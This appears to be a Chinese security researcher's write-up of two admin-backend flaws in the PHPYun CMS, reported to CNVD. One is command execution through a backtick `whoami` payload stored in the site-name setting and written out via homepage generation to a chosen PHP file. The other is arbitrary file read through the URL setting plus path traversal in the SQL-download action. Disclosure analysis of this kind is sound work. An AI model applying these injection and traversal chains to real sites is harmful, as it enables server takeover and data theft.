由 m 以及 c 控制使用的 controller 与 action，在 POC 中 m=config&c=save，因此我们访问的是 admin 下的 model/config.class.php 中的 save_action，我们来看看处理

```
46 // 保存
47 function save_action(){
48     if ($_POST['config']) {
49
50         if ($_POST['config'] == 'uploadconfig'){
51
```

从上面的包来看，明显 config 不为 uploadconfig，因此跳过这个 if 语句，来到下面

```
96 unset($_POST['config']);
97 unset($_POST['pytoken']);
98 if ($_POST['map_key']) {
99     if (strpos($this->config['sy_weburll'], 'https') !== false) {
100
101         $_POST['mapurl'] = 'https://api.map.baidu.com/api?v=2.0&ak=' . $_POST['map_key'] . '&s=1';
102     } else {
103         $_POST['mapurl'] = 'http://api.map.baidu.com/api?v=2.0&ak=' . $_POST['map_key'];
104     }
105 }
106 if ($_POST['sy_oss'] == 2){
107     $_POST['sy_ossurl'] = '';
108 }
109 $configM = $this->MODEL( 'modelName: config');
110
111 $configM -> setConfig($_POST);
```

```

112
113 // 判断验证码
114 if ($_POST['code_strlen'] < 5) {
115     $this->web_config();
116     $this->layer_msg( msg: "网站配置设置成功!", st: 9, type: 1);
117 } else {
118     $this->layer_msg( msg: "验证码字符数不要大于4!", st: 8, type: 1, url: '');

```

首先 unset 了 config 与 pytoken 的值，然后一些赋值，最后获取了 config 的 model ，然后将整个 \$_POST 放入 setConfig ，我们跟进看看，位于 app/model/config.model.php

```

106 //config参数设置
107 function setConfig($data)
108 {
109     $config = $this->select_all( tablename: 'admin_config', array(), select: '`name`');
110
111     foreach($config as $v){
112         $allList[] = $v['name'];
113     }
114
115     foreach($data as $key=>$v){
116         if(in_array($key,$allList)){
117             $this->upInfo(array('name'=>$key),array('config'=>$v));
118         }else{
119             $this->addInfo(array('name'=>$key,'config'=>$v));
120         }
121     }
122 }

```


首先使用 `select_all` 查询 `admin_config` 表中的值，这是数据库 `model` 这个父类实现的方法
然后遍历 `$config` 获取所有的 `name` 放入 `alllist`，下面的就是遍历了 `$data` 也就是上文的 `$_POST`，获取他的键，
在 `alllist` 中存在就更新，不存在就添加，我们跟进这个 `upInfo` 来看看

```
77 function upInfo($whereData, $data = array()){  
78  
79     if(!empty($whereData)){  
80  
81         $nid = $this->update_once( table: 'admin_config', $data, $whereData);  
82  
83     }  
84  
85     return $nid;  
86  
87 }
```

`update_once` 也是数据库 `model` 这个父类实现的方法，更新 `admin_config` 的内容，因此我们写入命令执行的
`sy_webname` 也被写入了数据库，我们可以在数据库中看到，`phpyun_` 是表前缀

表	对象	phpyun_admin_config @ph...
phpyun_ad	开始事务	文本 筛选 排序 导入 导出
phpyun_ad_class		
phpyun_adclick		
phpyun_admin_announcem		
phpyun_admin_config		
phpyun_admin_email		
phpyun_admin_integralclas		
phpyun_admin_link		
phpyun_admin_log		
phpyun_admin_navigation		
phpyun_admin_template		
phpyun_admin_user		
phpyun_admin_user_group		
phpyun_admin_wmtype		
phpyun_advice_question		
phpyun_answer		
phpyun_answer_review		
phpyun_atn		
phpyun_attention		
phpyun_bank		
phpyun_banner		

name	config
lt_enforce_mobilecert	0
lt_enforce_licensecert	0
sy_apikey	php213yun
sy_webname	<?php echo `whoami`; ?>
sy_weburl	http://www.phpyun515.com
sy_companydomain	
sy_webkeyword	phpyun人才网,phpyun招聘网,phpyun
map_rating	15
sy_webmeta	PHP云人才系统, 是专为中文用户设计
map_x	118.82152
map_y	34.114522
sy_webcopyright	Copyright C 20092014 All Rights Re
sy_webemail	admin@admin.com
sy_webrecord	苏ICP备12049413号-3
sy_webtel	XXXX-836XXXXX
sy_freewebtel	400-880-XXXX

phpyun_banner
phpyun_blacklist

sy_webadd

步骤二

生成首页步骤抓包可得

Host: www.phpyun515.com

admin/index.php 部分在上面讲了，我们直接来到 admin 下的 model/cache.class.php 中的 index_action ，我们来看看处理

```
11 class cache_controller extends adminCommon{
12     function index_action(){
13         $configM=$this->MODEL( modelName: 'config');
14         if($_POST["madeall"]){
15             if($this->config['sy_web_site']==1){
16                 $index='../index.html';
17                 if(file_exists($index)){
18                     @unlink($index);
19                 }
20                 $this->ACT_layer_msg( msg: "分站已开启，不支持生成首页静态!", st: 8);
21             }else{
22                 $fw=$this->webindex($_POST['make_index_url']);
23
24                 $configM -> setConfig(array('make_index_url'=>$_POST['make_index_url']));
25
26                 $this->web_config();
27
28                 $fw?$this->ACT_layer_msg( msg: "生成成功!", st: 9,$_SERVER['HTTP_REFERER'], tm: 2,
29             }
30         }
```

```

31     $this->yunset( name: "type", value: "index");
32     $this->yuntpl(array('admin/admin_makenews'));
33 }

```

首先是获取了一个 config 的 model，在 post 了 madeall，并且 \$this->config['sy_web_site'] 默认不为 1 的情况下，我们会进入 else 语句，我们跟进 \$this->webindex，参数为我们 post 上来的路径，没有任何过滤，我们完全可控

```

644 function webindex($path){
645     global $phpyun;
646     if($this->config['sy_jobdir']!=""){
647         $jobclassurl=$this->config['sy_weburl']."/job/index.php?c=search&";
648     }else{
649         $jobclassurl=$this->config['sy_weburl']."/index.php?m=job&c=search&";
650     }
651     global $ModuleName;
652     $ModuleName = 'index';
653     $this->yunset( name: "jobclassurl", $jobclassurl);
654     $this->yunset( name: "ishtml", value: '1');
655     $this->yunset( name: "tplindex", value: '1');
656     $this->yunset( name: "admincache", value: '1');
657     $CacheM=$this->MODEL( ModelName: 'cache');
658     $CacheList=$CacheM->GetCache(array('job','city','com','user','hy'));
659     $this->yunset($CacheList);
660     $this->seo( ident: "index");
661     //必须传参数$cache_id,否则多个文件的内容会重复
662     $context = $phpyun->fetch( template: TPL_PATH.$this->config['style'].'/index/index.htm', cache_id: 'abc');
663
664     $fp = fopen($path, mode: "w");
665     $fw=fwrite($fp, $context);
666     fclose($fp);
667     return $fw;

```




这里可以直接看到下面几句，\$content 是由 \$phpyun->fetch 得到，然后被写到我们能控制的 \$path 中去，所以我们只需要能控制 \$content 就可以，我们来看看 fetch 的模板 phpyun/app/template/default/index/index.htm 的内容

```
2 <html xmlns="http://www.w3.org/1999/xhtml">
3   <head>
4     <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
5     <title>{yun:}$title{/yun}</title>
6     <meta name="keywords" content="{yun:}$keywords{/yun}" />
7     <meta name="description" content="{yun:}$description{/yun}" />
8     <link href="{yun:}$style{/yun}/style/index.css?v={yun:}$config.cachecode{/yun}" rel="stylesheet" type=
      "text/css" />
9     <link href="{yun:}$style{/yun}/style/css.css?v={yun:}$config.cachecode{/yun}" rel="stylesheet" type=
      "text/css" />
10    <link href="{yun:}$config.sy_weblink{/yun}/js/layui/css/layui.css?v={yun:}$config.cachecode{/yun}" rel=
      "stylesheet"
11      type="text/css" />
12    {yun:}if $ishtml{/yun}
13    <script src="{yun:}$url m=ajax c=wjump{/yun}" language="javascript"></script>
14    {yun:}/if{/yun}
15  </head>
```

我们跟进这个 fetch，这里就主要是 smarty 的渲染部分，有点多，主要讲一下与本漏洞有关的部分

来到 app/include/libs/sysplugins/smarty_internal_templatebase.php

这里涉及到 smarty 模板的编译，phpyun 也许加了些自己的东西，但整体是差不多的，就是将上面图片的模板给编译，将标签，比如 {yun:}\$title{/yun} 变成 php 代码，过程跳过，直接来到结果



编译后的代码被写入文件，然后被包含，图片中已经圈出来了路径，我们来看看编译后的文件

```

61 <neaq>
62 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
63 <title><?php echo $_smarty_tpl->tpl_vars['title']->value;?>
64 </title>
65 <meta name="keywords" content="<?php echo $_smarty_tpl->tpl_vars['keywords']->value;?>
66 " />
67 <meta name="description" content="<?php echo $_smarty_tpl->tpl_vars['description']->value;?>
68 " />

```

之前的 `$title` 变成了图中的 `$_smarty_tpl->tpl_vars['title']->value`，而这个 `tpl_vars['title']` 是从 `$phpyun` 中传过来的，我们调试可以看到如下

```

▼ title = {Smarty_Variable} [3]
  01 value = "<?php echo `whoami`; ?>_最新招聘信息_<?php echo `whoami`; ?>招聘信息"
  01 nocache = false
  01 scope = {int} 0

```

这个 `title` 的 `value` 中就包含了我们步骤一中可控的 `sy_webname`，因此 `title` 可控，然后被写入编译后的模板，之后被 `include` 包含执行，因此带有 `<?php echo whoami ;?>` 的字符串被输出到模板中，然后被我们利用步骤二写入到 `aaa.php` 文件，因此可以命令执行。

这里值得一提的是，`phpyun` 中存在一些过滤代码，不能使用括号，目前只能使用 `` 执行命令

后台任意文件读取漏洞

漏洞复现

步骤一

按照如下选择

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0




将网站地址修改为 . , 然后保存, 保存后, 如图所示



步骤二

直接发包，可以读取 php 文件

Accept: */*



漏洞分析

步骤一

更改基本设置抓包得到

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

这里可以知道，我们访问的是 /admin/index.php?m=config&c=save

```
19  global $config;
20
21  $model = $_GET['m'];
22  $action = $_GET['c'];
23
24  if($model == ""){$model = "index";}
25  if($action == ""){$action = "index";}
26
27  $Module = explode(separator: "\\ ",str_replace(search: "/", replace: "\\ ",getcwd()));
28
29  if(end( &array: $Module)){ $ModuleName=end( &array: $Module);}else{ $ModuleName='admin';}
30
31  require(APP_PATH.'app/public/common.php');
32  require(APP_PATH.$ModuleName.'/adminCommon.class.php');
33  require("model/".$model.'.class.php');
34  $adminDir = $ModuleName;
35  $sconclass = $model.'_controller';
36  $sactfunc = $action.'_action';
37  $views = new $sconclass($phpyun,$db,$db_config["def"],"admin");
38  if(!method_exists($views,$sactfunc)){
39      $views->DoException();
```

```
40 }
41 $views->$actfunc();
```

PhpStorm 2020

由 m 以及 c 控制使用的 controller 与 action，在 POC 中 m=config&c=save，因此我们访问的是 admin 下的 model/config.class.php 中的 save_action，我们来看看处理

```
46 // 保存
47 function save_action(){
48     if ($_POST['config']) {
49
50         if ($_POST['config'] == 'uploadconfig'){
51
```

从上面的包来看，明显 config 不为 uploadconfig，因此跳过这个 if 语句，来到下面

```
96 unset($_POST['config']);
97 unset($_POST['pytoken']);
98 if ($_POST['map_key']) {
99     if (strpos($this->config['sy_webur'], 'needle: 'https') !== false) {
100
101         $_POST['mapurl'] = 'https://api.map.baidu.com/api?v=2.0&ak=' . $_POST['map_key'] . '&s=1';
102     } else {
103         $_POST['mapurl'] = 'http://api.map.baidu.com/api?v=2.0&ak=' . $_POST['map_key'];
104     }
105 }
106 if ($_POST['sy_oss'] == 2){
107     $_POST['sy_ossurl'] = '';
108 }
109 $configM = $this->MODEL( 'modelName: config');
110
111 $configM -> setConfig($_POST);
```

```

112
113 // 判断验证码
114 if ($_POST['code_strlen'] < 5) {
115     $this->web_config();
116     $this->layer_msg( msg: "网站配置设置成功!", st: 9, type: 1);
117 } else {
118     $this->layer_msg( msg: "验证码字符数不要大于4!", st: 8, type: 1, url: '');

```

首先 unset 了 config 与 pytoken 的值，然后一些赋值，最后获取了 config 的 model，然后将整个 \$_POST 放入 setConfig，我们跟进看看，位于 app/model/config.model.php

```

106 //config参数设置
107 function setConfig($data)
108 {
109     $config = $this->select_all( tablename: 'admin_config', array(), select: '`name`');
110
111     foreach($config as $v){
112         $allList[] = $v['name'];
113     }
114
115     foreach($data as $key=>$v){
116         if(in_array($key,$allList)){
117             $this->upInfo(array('name'=>$key),array('config'=>$v));
118         }else{
119             $this->addInfo(array('name'=>$key,'config'=>$v));
120         }
121     }
122 }
123
124
125
126
127
128

```


首先使用 `select_all` 查询 `admin_config` 表中的值，这是数据库 `model` 这个父类实现的方法
然后遍历 `$config` 获取所有的 `name` 放入 `alllist`，下面的就是遍历了 `$data` 也就是上文的 `$_POST`，获取他的键，
在 `alllist` 中存在就更新，不存在就添加。
返回上一步，`setconfig` 后判断验证字符，正常情况下进入 `$this->web_config()`，跟进看看，来到
`app/public/common.php`

```
367 function web_config(){
368     $configM = $this->MODEL( ModelName: 'config');
369
370     $List = $configM->getList(array('name'=>array('<>','')));
371
372     $config = $List['list'];
373
374     if(is_array($config)){
375         foreach($config as $v){
376             $configarr[$v['name']] = $v['config'];
377         }
378     }
379     if(!empty($configarr)){
380         made_web( dir: PLUS_PATH.'config.php', ArrayToString($configarr), config: 'config');
381     }
382     if(!file_exists( filename: PLUS_PATH.'pimg_cache.php')){
383         global $config;
384         $config = $configarr;
385         $adM = $this->MODEL( ModelName: 'ad');
```

在这里，会获取 config 的数据库对象，然后获取其键值对，存入 \$configarr，不为空就进入 made_web，跟进，位于 app/include/public.function.php

```
397 //配置文件生成方法可定义数组名
398 function made_web($dir,$array,$config){
399     $content="<?php \n";
400     $content.="\"$$config=\".$array.\"";
401     $content.=" \n";
402     $content.="?>";
403     $fpindex=@fopen($dir, mode: "w+");
404     @fwrite($fpindex,$content);
405     @fclose($fpindex);
406 }
```

这里是将 config 的键值对写入了 data/plus/config.php 文件，我们看看内容



```
1 <?php
2 $config=array("sy_msguser"=>"", "sy_msgpw"=>"", "sy_msgapi"=>"smtp.163.com", "sy_hotkeyword"=>"php,php求职",
"sy_fkeyword"=>"", "sy_linksq"=>"1", "sy_chat_name"=>"直聊", "user_enforce_identitycert"=>"0", "com_enforce_emailcert"
=>"0", "com_enforce_mobilecert"=>"0", "com_enforce_setposition"=>"0", "lt_enforce_emailcert"=>"0",
```

```
"it_enforce_mobilecert"=>"0","it_enforce_licensecert"=>"0","sy_apikey"=>"php213yun","sy_webname"=>"hr人才网",  
"sy_weburl"=>".","sy_companydomain"=>".","sy_webkeyword"=>"phpyun人才网,phpyun招聘网,phpyun求职,phpyun招聘会",  
"map_rating"=>"15","sy_webmeta"=>"PHP云人才系统，是专为中文用户设计和开发，程序源代码100%完全开放的一个采用 PHP  
和 MySQL 数据库构建的高效的人才与企业求职招、聘解决方案。","map_x"=>"118.82152","map_y"=>"34.114522",  
"sy_webcopyright"=>"Copyright C 20092014 All Rights Reserved 版权所有 鑫潮人力资源服务","sy_webemail"=>  
"admin@admin.com","sy_webrecord"=>"苏ICP备12049413号-3","sy_webtel"=>"XXXX-836XXXX","sy_freewebtel"=>  
"400-880-XXXX","sy_webadd"=>".","sy_mapkey"=>{config[sy_mapkey]},"sy_companydir"=>"company","sy_smtpserver"=>  
"smtp.qq.com","code_width"=>"115","code_height"=>"35","code_strlength"=>"4","code_filetype"=>"jpg","code_kind"=>  
"1","code_type"=>"1","code_web"=>"注册会员,前台登录,店铺招聘,职场提问","sy_askdoamin"=>".","sy_pxdir"=>"train",  
"sy_frienddomain"=>".","sy_pxdomain"=>".","paytype"=>"1","alipay"=>"0","tenpay"=>"0","bank"=>"0","style"=>"default",  
"integral_resume_top"=>"5","sy_webclose"=>"网站升级中请联系管理员!", "sy_web_online"=>"1","sy_istemplate"=>"1",  
"sy_uc_type"=>".","user_number"=>"2","user_sq_number"=>"100","user_fav_number"=>"100","user_pickb"=>"2048",  
"user_jobstatus"=>"1","user_status"=>"0","user_email"=>"1","user_moble"=>"0","user_job"=>"0","com_pickb"=>"1024",  
"com_jobstatus"=>"0","com_email"=>"1","com_moble"=>"1","integral_pricename"=>"积分","integral_priceunit"=>"个",  
"com_integral_online"=>"1","integral_resume"=>"20","integral_job"=>"2","integral_jobefresh"=>"1",  
"integral_jobedit"=>"10","integral_interview"=>"5","integral_req"=>"5","integral_proportion"=>"10",
```

步骤二


读取文件步骤抓包可得

Accept-Encoding: gzip, deflate

admin/index.php 部分在上面讲了，我们直接来到 admin 下的 model/database.class.php 中的 down_sql_action ，我们来看看处理


```
25     function down_sql_action(){  
26         $file = $this->config[sy_weburl]."/data/backup/".$_GET[name];  
27         header( header: 'Content-type: application/sql');  
28         header( header: 'Content-Disposition: attachment; filename="'.$_GET[name].'.sql');  
29         readfile($file);  
30     }
```

这里获取 `$this->config[sy_weburl]` ，然后拼接了 `/data/backup/$_GET[name]` ，`$_GET[name]` 可控，并且没有过滤掉 `../` ，关键在于 `$this->config[sy_weburl]` ，我们看看这个 `config` 是如何获取的，直接定位 `$this->config` 的位置，发现存在于 `app/public/common.php`



```
phpyun > app > public > common.php
Project
  Project
    company_order.class.php
    company_pay.class.php
    comproduct.class.php
    config.class.php
    cron.class.php
    database.class.php
    datacall.class.php
    datamain.class.php
    desc_class.class.php
    description.class.php
    doajaxfileupload.php
    email.class.php
  25 public $spid = 0;
  26
  27 //实例化
  28 function common($tpl,$db,$def='', $model='index', $m='') {
  29     global $config;
  30     $this->config = $config;
  31     $this->tpl=$tpl;
  32     $this->db=$db;
  33     $this->def=$def;
  34     $this->m=$m;
  35     |
  36     require(APP_PATH.'app/public/action_class.php');
```

可以看到是由 `global $config` 得到的，我们再次定位，发现是在 `admin/index.php` 中调用了 `global.php` 文件，而在 `global.php` 直接包含了 `data/plus/config.php` 获得了变量 `$config`



```
phpyun > global.php
Project
  Project
    model
      admin_announcement.class.php
      admin_appeal.class.php
      admin_city.class.php
      admin_comlog.class.php
      admin_company.class.php
      admin_company_job.class.php
      admin_company_pic.class.php
      admin_comrating.class.php
      admin_comset.class.php
      admin_domain.class.php
      admin_evaluate.class.php
      admin_hotjob.class.php
  16 define('LIB_PATH',APP_PATH.'app/include/');
  17 define('TPL_PATH',APP_PATH.'app/template/');
  18 define('MODEL_PATH',APP_PATH.'model/');
  19 define('PLUS_PATH',DATA_PATH.'plus/');
  20 define('ALL_PS','conn');
  21
  22 ini_set( option: 'session.gc_maxlifetime', value: 9000);
  23 ini_set( option: 'session.gc_probability', value: 10);
  24 ini_set( option: 'session.gc_divisor', value: 100);
  25
  26 include(CONFIG_PATH.'db.config.php');
  27 include_once(PLUS_PATH.'config.php');
  28 include(CONFIG_PATH.'db.safety.php');
```

所有 `$this->config` 是由 `$config` 得到的，而我们在网站后台可以控制 `$config` 内容。原本的 `sy_weburl` 是网站链接，因此只会读取网站中的内容，而我们通过改变 `sy_weburl` 为 `.`，就可以实现任意文件读取。

总结

总的一句，还是自己太菜，没有挖掘到前台的洞，再啰嗦一句，命令执行那个洞，没法使用括号等，只能用 ``。如果有了编号，再给补上吧，不过文件删除那个洞 CNVD 说我撞洞了，个人认为是没有撞洞的。文中漏洞均已提交 CNVD